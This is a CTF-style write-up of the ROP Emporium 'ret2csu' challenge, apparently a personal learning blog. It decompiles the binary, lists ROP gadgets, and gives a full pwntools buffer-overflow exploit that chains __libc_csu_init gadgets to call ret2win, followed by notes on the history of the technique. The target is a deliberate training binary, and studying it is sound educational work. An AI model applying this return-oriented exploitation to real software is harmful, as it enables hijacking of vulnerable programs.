This is the final challenge.
Run file and check as usual.
$ file ret2csu
ret2csu: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=f722121b08628ec9fc4a8cf5abd1071766097362, not stripped
$ checksec ret2csu
[*] '/home/hwkim301/rop_emporium/ret2csu/ret2csu'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    RUNPATH:    b'.'
    Stripped:   No
Check the shared library as well.
$ file libret2csu.so
libret2csu.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=6b956743341ca9fa25fcebd12a37747f6d029171, not stripped
$ checksec libret2csu.so
[*] '/home/hwkim301/rop_emporium/ret2csu/libret2csu.so'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
Load the binary to ghidra.
Here’s the main function.
undefined8 main(void)
{
  pwnme();
  return 0;
}
main calls pwnme, but it doesn’t look like pwnme does much.
void pwnme(void)
{
                      /* WARNING: Bad instruction - Truncating control flow here */
  halt_baddata();
}
Now that there’s nothing meaningful in the executable, let’s check the shared library.
Here’s pwnme.
Now that there’s actual pseudo C code it already looks much better.
void pwnme(void)

{
  undefined1 local_28 [32];

  setvbuf(_stdout,(char *)0x0,2,0);
  puts("ret2csu by ROP Emporium");
  puts("x86_64\n");
  memset(local_28,0,0x20);
  puts(
      "Check out https://ropemporium.com/challenge/ret2csu.html for information on how to solve this  challenge.\n"
      );
  printf("> ");
  read(0,local_28,0x200);
  puts("Thank you!");
  return;
}
Here’s ret2win.
/* WARNING: Removing unreachable block (ram,0x00100c64) */
/* WARNING: Removing unreachable block (ram,0x00100ad5) */
/* WARNING: Removing unreachable block (ram,0x00100b9d) */

void ret2win(long param_1,long param_2,long param_3)

{
  int iVar1;
  FILE *pFVar2;
  int local_c;

  if (((param_1 != -0x2152411021524111) || (param_2 != -0x3501454135014542)) ||
     (param_3 != -0x2ff20ff22ff20ff3)) {
    puts("Incorrect parameters");
                      /* WARNING: Subroutine does not return */
    exit(1);
  }
  pFVar2 = fopen("encrypted_flag.dat","r");
  if (pFVar2 == (FILE *)0x0) {
    puts("Failed to open encrypted_flag.dat");
                      /* WARNING: Subroutine does not return */
    exit(1);
  }
  g_buf = malloc(0x21);
  if (g_buf != (char *)0x0) {
    g_buf = fgets(g_buf,0x21,pFVar2);
    fclose(pFVar2);
    pFVar2 = fopen("key.dat","r");
    if (pFVar2 != (FILE *)0x0) {
      for (local_c = 0; local_c < 0x20; local_c = local_c + 1) {
         iVar1 = fgetc(pFVar2);
         g_buf[local_c] = g_buf[local_c] ^ (byte)iVar1;
      }
      *(ulong *)(g_buf + 4) = *(ulong *)(g_buf + 4) ^ 0xdeadbeefdeadbeef;
      *(ulong *)(g_buf + 0xc) = *(ulong *)(g_buf + 0xc) ^ 0xcafebabecafebabe;
      *(ulong *)(g_buf + 0x14) = *(ulong *)(g_buf + 0x14) ^ 0xd00df00dd00df00d;
      puts(g_buf);
                      /* WARNING: Subroutine does not return */
      exit(0);
    }
    puts("Failed to open key.dat");
                      /* WARNING: Subroutine does not return */
    exit(1);
  }
  puts("Could not allocate memory");
                      /* WARNING: Subroutine does not return */
  exit(1);
}
This part looks a bit funny, the parameters all seem to be negative integers.
if (((param_1 != -0x2152411021524111) || (param_2 != -0x3501454135014542)) ||
     (param_3 != -0x2ff20ff22ff20ff3))
Unlike IDA, ghidra doesn’t allow you to change the negative numbers to hexadecimal with the h key.
You can right click and select char to change it, but it looks horrible.
if (((param_1 != L'\xdeadbeef') || (param_2 != L'\xcafebabe')) || (param_3 != L'\xd00df00d'))
We’ll just have to improvise and leave it like that.
Consider it to be a quick fix.
The goal of this challenge is to call ret2win(0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d).
From our prior experience,all we need to do is find a pop rdi pop rsi pop rdx ret gadget.
Then, set up the parameters to call ret2win.
Let’s run ROPgadget to if there’s a pop rdi pop rsi pop rdx ret gadget.
$ ROPgadget --binary ret2csu
Gadgets information
============================================================
0x000000000040057e : adc byte ptr [rax], ah ; jmp rax
0x0000000000400502 : adc cl, byte ptr [rbx] ; and byte ptr [rax], al ; push 0 ; jmp 0x4004f0
0x0000000000400549 : add ah, dh ; nop dword ptr [rax + rax] ; repz ret
0x000000000040054f : add bl, dh ; ret
0x00000000004006ad : add byte ptr [rax], al ; add bl, dh ; ret
0x00000000004006ab : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; ret
0x0000000000400507 : add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0x4004f0
0x0000000000400611 : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rbp ; ret
0x00000000004005fc : add byte ptr [rax], al ; add byte ptr [rax], al ; push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400590
0x00000000004006ac : add byte ptr [rax], al ; add byte ptr [rax], al ; repz ret
0x00000000004005fd : add byte ptr [rax], al ; add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop rbp ; jmp 0x400590
0x0000000000400509 : add byte ptr [rax], al ; jmp 0x4004f0
0x0000000000400586 : add byte ptr [rax], al ; pop rbp ; ret
0x00000000004005fe : add byte ptr [rax], al ; push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400590
0x000000000040054e : add byte ptr [rax], al ; repz ret
0x0000000000400585 : add byte ptr [rax], r8b ; pop rbp ; ret
0x000000000040054d : add byte ptr [rax], r8b ; repz ret
0x00000000004005ff : add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop rbp ; jmp 0x400590
0x00000000004005e7 : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000400517 : add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x4004f0
0x00000000004005e8 : add dword ptr [rbp - 0x3d], ebx ; nop dword ptr [rax + rax] ; repz ret
0x00000000004004e3 : add esp, 8 ; ret
0x00000000004004e2 : add rsp, 8 ; ret
0x0000000000400548 : and byte ptr [rax], al ; hlt ; nop dword ptr [rax + rax] ; repz ret
0x0000000000400504 : and byte ptr [rax], al ; push 0 ; jmp 0x4004f0
0x0000000000400514 : and byte ptr [rax], al ; push 1 ; jmp 0x4004f0
0x00000000004004d9 : and byte ptr [rax], al ; test rax, rax ; je 0x4004e2 ; call rax
0x000000000040062e : call qword ptr [rax + 0x2e66c35d]
0x0000000000400793 : call qword ptr [rax]
0x00000000004004e0 : call rax
0x000000000040068c : fmul qword ptr [rax - 0x7d] ; ret
0x000000000040054a : hlt ; nop dword ptr [rax + rax] ; repz ret
0x0000000000400603 : in eax, 0x5d ; jmp 0x400590
0x00000000004004de : je 0x4004e2 ; call rax
0x0000000000400579 : je 0x400588 ; pop rbp ; mov edi, 0x601038 ; jmp rax
0x00000000004005bb : je 0x4005c8 ; pop rbp ; mov edi, 0x601038 ; jmp rax
0x00000000004002cc : jmp 0x4002a1
0x000000000040050b : jmp 0x4004f0
0x0000000000400605 : jmp 0x400590
0x00000000004007d3 : jmp qword ptr [rbp]
0x0000000000400581 : jmp rax
0x00000000004006f3 : jmp rsp
0x00000000004005e2 : mov byte ptr [rip + 0x200a4f], 1 ; pop rbp ; ret
0x0000000000400610 : mov eax, 0 ; pop rbp ; ret
0x0000000000400602 : mov ebp, esp ; pop rbp ; jmp 0x400590
0x000000000040057c : mov edi, 0x601038 ; jmp rax
0x0000000000400601 : mov rbp, rsp ; pop rbp ; jmp 0x400590
0x000000000040062f : nop ; pop rbp ; ret
0x0000000000400583 : nop dword ptr [rax + rax] ; pop rbp ; ret
0x000000000040054b : nop dword ptr [rax + rax] ; repz ret
0x00000000004005c5 : nop dword ptr [rax] ; pop rbp ; ret
0x00000000004005e5 : or ah, byte ptr [rax] ; add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000400512 : or cl, byte ptr [rbx] ; and byte ptr [rax], al ; push 1 ; jmp 0x4004f0
0x00000000004005e4 : or r12b, byte ptr [r8] ; add byte ptr [rcx], al ; pop rbp ; ret
0x000000000040069c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040069e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006a0 : pop r14 ; pop r15 ; ret
0x00000000004006a2 : pop r15 ; ret
0x0000000000400604 : pop rbp ; jmp 0x400590
0x000000000040057b : pop rbp ; mov edi, 0x601038 ; jmp rax
0x000000000040069b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040069f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400588 : pop rbp ; ret
0x00000000004006a3 : pop rdi ; ret
0x00000000004006a1 : pop rsi ; pop r15 ; ret
0x000000000040069d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400506 : push 0 ; jmp 0x4004f0
0x0000000000400516 : push 1 ; jmp 0x4004f0
0x0000000000400600 : push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400590
0x0000000000400550 : repz ret
0x00000000004004e6 : ret
0x00000000004004dd : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000004004d7 : sbb eax, 0x4800200b ; test eax, eax ; je 0x4004e2 ; call rax
0x00000000004006b5 : sub esp, 8 ; add rsp, 8 ; ret
0x00000000004006b4 : sub rsp, 8 ; add rsp, 8 ; ret
0x00000000004006aa : test byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; repz ret
0x00000000004004dc : test eax, eax ; je 0x4004e2 ; call rax
0x00000000004004db : test rax, rax ; je 0x4004e2 ; call rax

Unique gadgets found: 78
Uh, oh there doesn’t seem to be a pop rdi pop rsi pop rdx ret gadget.
$ ROPgadget --binary ret2csu | grep -E "pop rdi|pop rsi|pop rdx"
0x00000000004006a3 : pop rdi ; ret
0x00000000004006a1 : pop rsi ; pop r15 ; ret
The problem description hints us that it’s not a good idea to directly hunt for pop rdi pop rsi pop rdx ret.
It tells us that we should try to see if there are any helpful gadgets in the __libc_csu_init function.
Let’s go back and load the executable to ghidra.
Even though, the executable didn’t do much, it has a __libc_csu_init function.
Inside the function, exists a gadget that does mov rdx, r15, mov rsi, r14 and mov edi, r13d.

If we can leverage to save 0xd00df00dd00df00d to r15 and execute mov rdx, r15 that will set up the third parameter properly.
In a similar manner, if we can store 0xcafebabecafebabe to r14 and execute mov rsi, r14 that would set up the second parameter.
But what exactly is the __libc_csu_init function?
__libc_csu_init is an startup function that get’s run before the actual program begins.
Patrick Horgan wrote a very detailed post here.
Another important factor is that we need to set rbp equal to rbx in order to pass the cmp rbp rbx instruction.

If rbp and rbx isn’t the same value we won’t get to access the pop r15 gadget.
Therefore we need to set up rdx via mov rdx, r15.
Right before the cmp rbp, rbx instruction add rbx, 0x1 gets executed first.
In order to bypass the cmp instruction we’ll need to set rbp to 1.
Here’s the pwntools code.
from pwn import *

p = process('./ret2csu')
e = ELF('./ret2csu')
rop = ROP(e)

csu_gadget1 = 0x40069A  # pop rbx, pop rbp, pop r12, pop r13, pop r14, pop r15,ret
csu_gadget2 = 0x400680  # mov rdx, r15 + mov rsi,r14 + mov edi, r13 + call [r12+rbx*0x8]

payload = b'A' * 40
payload += p64(csu_gadget1)
payload += p64(0)  # set rbx to 0
payload += p64(1)  # set rbp to 1
payload += p64(0x600DF0)  # frame_dummy
payload += p64(0)
payload += p64(0)
payload += p64(0xD00DF00DD00DF00D)
payload += p64(csu_gadget2)
payload += b'A' * 8
payload += 6 * p64(0)

payload += p64(rop.find_gadget(['pop rdi', 'ret']).address)
payload += p64(0xDEADBEEFDEADBEEF)
payload += p64(rop.find_gadget(['pop rsi', 'pop r15', 'ret']).address)
payload += p64(0xCAFEBABECAFEBABE)  # set rsi to 0xcafebabecafebabe
payload += p64(0)  # set r15 to 0
payload += p64(e.symbols['ret2win'])


p.send(payload)
p.interactive()
First send dummy bytes until, you hit the saved frame pointer.
Next, overwrite the saved return address with pop rbx pop rbp pop r12 pop r13, pop r14 pop r15 ret.
Then set rbx to 0 and rbp to 1 so we can bypass the cmp instruction.
Now here comes the difficult part.
Be aware…
We need to save something to r12.

The problem is regarding the CALL qword ptr [r12 + rbx*0x8] instruction.
We don’t need to think too much about rbx * 0x8 because rbx is 0.
Now that rbx is 0, it will essentially execute the CALL qword ptr [r12] instruction.
This will dereference(go to the memory address) what r12 holds and continue program execution there.
However, you need to extremely careful, about what you pass to r12.
If you pass a memory address that has instructions which tinker any of the rdi, rsi, rdx, you’ll get a SIGSEGV and the program will 100% crash.
Ghidra will show you which function the which memory address r12 will dereference if the program doesn’t crash.
It will dereference the __frame_dummy_init_array_entry.

One caveat is that you should not pass the actual address of the frame_dummy function.

The moment you pass 0x400600, the actual address of frame_dummy you’ll experience critical issues.
CALL [r12] will go to the assembly of the function prologue.

Since there isn’t an actual memory address of 55 48 89 e5 ... you’ll get a SIGSEGV.
Boom, you’re program will crash.
Instead if you pass 0x600df0, CALL [r12] will dereference 0x600df0 and will continue program execution at the desired memory address which would be 0x400600.
After that fill r13 and r14 each with a 0.
Here’s the code of what I explained.
csu_gadget1 = 0x40069A  # pop rbx, pop rbp, pop r12, pop r13, pop r14, pop r15,ret
csu_gadget2 = 0x400680  # mov rdx, r15 + mov rsi,r14 + mov edi, r13 + call [r12+rbx*0x8]

payload = b'A' * 40
payload += p64(csu_gadget1)
payload += p64(0)  # set rbx to 0
payload += p64(1)  # set rbp to 1
payload += p64(0x600df0) # frame_dummy
payload += p64(0)  # set r13 to 0
payload += p64(0)  # set r14 to 0
We will continue to pass 0xd00df00dd00df00d right after pop r15 ret,
Overwrite the saved return address with the address of mov rdx, r15 + mov rsi, r14 + mov edi, r13 + call [r12 + rbx * 0x8] instruction.
The r15 which holds 0xd00df00dd00df00d will be copied to rdx.
One parameter down two more to go.

For some reason, as you can see there’s a add rsp, 8 instruction before the gadgets.
Due to the add rsp, 8 instruction, the stack pointer moved 8 bytes.
Now you’ll need to fill that extra 8 bytes with dummy data.
That is why, I sent another 8 bytes with payload += b'A' * 8.
Now the pop rbx pop rbp pop r12 pop r13 pop r14 pop r15 ret instruction initiates.
We’ll need to set rbx, rbp, r12, r13, r14, r15 respectively to a certain value.
I don’t think the value we pass will actually matter, that is why I did 6 * p64(0).
The program will continue execution, let’s overwrite the saved return address so it points pop rdi ret.
If we pass a value right after it, we can set the rdi register.
We’re going to pass 0xdeadbeefdeadbeef.
Now we only need to set rsi in order to call ret2win.
Luckily there’s a pop rsi, pop r15 , ret.
Pass 0xcafebabecafebabe to rsi and 0 or whatever value you’d like to r15
At last, we’ve managed to set up the 3 parameters for the ret2win function call.
Then overwrite the return address with ret2win.
Let’s run the code.
$ python3 solve.py
[+] Starting local process './ret2csu': pid 27735
[*] '/home/hwkim301/rop_emporium/ret2csu/ret2csu'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    RUNPATH:    b'.'
    Stripped:   No
[*] Loaded 13 cached gadgets for './ret2csu'
[*] Switching to interactive mode
[*] Process './ret2csu' stopped with exit code 0 (pid 27735)
ret2csu by ROP Emporium
x86_64

Check out https://ropemporium.com/challenge/ret2csu.html for information on how to solve this challenge.

> Thank you!
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$
That was the last ropemporium challenge and since we got the flag our goal is achieved.
Honestly, I don’t know why but since I’m not a ctfer getting the flag doesn’t actually mean a lot to me.
I’m more interested in how the vulnerability existed and was patched.
Let’s go back to Patrick’s post.
Back when Patrick wrote his post, the __libc_csu_init used to look like this.
void
__libc_csu_init (int argc, char **argv, char **envp)
{

  _init ();

  const size_t size = __init_array_end - __init_array_start;
  for (size_t i = 0; i < size; i++)
      (*__init_array_start [i]) (argc, argv, envp);
}
Back in the days __libc_csu_init was the program’s constructor.
Although, C isn’t an OOP language but the concept of constructors seem to exist way before that.
In the past it glibc also had a __libc_csu_fini which was the program’s destructor.
The program would kickoff by executing some code in the .init section.
That would correspond to _init (); in the C code.
Then it would calculate the number of functions to prepare with const size_t size = __init_array_end - __init_array_start;.
Finally, the for loop would initiate the arguments that main uses to these functions as well.
  for (size_t i = 0; i < size; i++)
      (*__init_array_start [i]) (argc, argv, envp);
It looks like in the past, ELF files had to prepare it’s program execution by using constructor before calling the main functions.
After digging stuff on google I found this and this.
Way before 2018, around 2011~2013 people were already digging to find gadgets in the __libc_csu_init function.
A couple years pass by and in 2018 Dr. Hecto Marco-Gisbert and Dr. Ismael Ripoll-Ripoll probably generalized the concepts mentioned above and published ret2csu as an official paper.
